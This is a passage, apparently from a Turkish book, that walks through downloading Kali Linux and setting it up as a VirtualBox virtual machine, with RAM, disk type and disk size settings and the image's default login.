
Bu adresten "Kali Linux 2.0 64 Bit ISO" dosyasını indiriyoruz. Kitabı okuduğunuz zaman daha güncel bir sürüm çıkmış olabilir. Bu noktada dikkat etmeniz gereken 64 Bit ISO sürümünü indirmektir.

Diğer bir seçenek https://www.offensive-security.com/kali-linux-vmware-arm-image-download/ adresinden hazır Kali VBox imajını indirmek olabilir.


İndirdiğiniz bu imaja çift tıkladığınızda VirtualBox sistem ayarlarını teyit etmenizi ister. “Import” butonuna tıklayıp varsayılan ayarlarla Kali Linux’un VirtualBox’a yüklenmesini sağlayabilirsiniz.



Bu şekilde yüklenen Kali Linux’a kullanıcı adı için ‘root’, parola için ‘toor’ yazarak giriş yapabilirsiniz.



Kali Linux'un kendi sitesinden indirdiğimiz dosyanın kurulumuna geri dönecek olursak, bu dosyanın büyüklüğü 3 GB olduğu için internet hızınıza göre indirmeniz biraz zaman alabilir. İndirme tamamlandıktan sonra bir önceki bölümde kurduğumuz VirtualBox'un masaüstündeki ikonuna çift tıklayıp programı çalıştırıyoruz. Açılan pencerede sol üst köşede "New" düğmesine tıklıyoruz.




Bu penceredeki alanları dolduruyoruz:

Name: Kuracağınız bilgisayar için bir isim girin. “Kali Linux” kurduğumuz için aynı ismi giriyorum.


Type: İşletim sistemi tipi olarak “Linux” girilmesi gerekiyor.

Version: Kali bir Debian türevi olduğu ve 64 bit indirdiğimiz için “Debian (64-bit)”i seçmemiz gerekiyor.

“Next” butonu ile devam edin.




Açılan pencerede işletim sisteminin hafıza büyüklüğünü seçiyoruz. Pencere ilk açıldığında 512 MB seçeneğiyle geliyor. Eğer yeterli RAM'iniz varsa miktarı 2048 MB olarak seçin ve "Next" seçeneğini tıklayın.




Şimdi sanal bilgisayarımız için sabit disk oluşturacağız. “Create a virtual hard disk now” yani “Yeni bir sanal disk oluşturun” seçeneğini işaretliyoruz ve “Create” düğmesine tıklıyoruz.


Bu adımda sanal hard disk tipi seçiliyor. VirtualBox'un kendi standardı olan VDI'ı seçiyoruz ve "Next" ile devam ediyoruz.




Fiziksel hard diskimizde ‘sabit alan mı ayıracağız’ yoksa ‘dinamik olarak mı boyutu değişecek’ seçenekleri karşımıza çıkıyor. Dinamik olarak ayrılan (Dynamically allocated) seçeneğiyle devam edebiliriz.



Sonraki adımda hard disk alanının ne kadar olacağını seçiyoruz. Daha önce dinamik alan ayırma seçeneğini işaretlediğimiz için 40 GB alan seçmemizde bir sıkıntı olmayacaktır. Yalnız Kali Linux'u kullandıkça daha fazla alan rezerve edileceğini ve ileride fiziksel hard diskte yeterli alan yoksa sıkıntı yaşayabileceğinizi dikkate almanız gerekebilir. Son olarak "Create" seçeneğiyle devam ediyoruz.




Artık sanal bilgisayarımız hazır hale geldi. Şu anda “Powered Off” yani bilgisayarımız kapalı olarak duruyor ve açmamızı bekliyor.

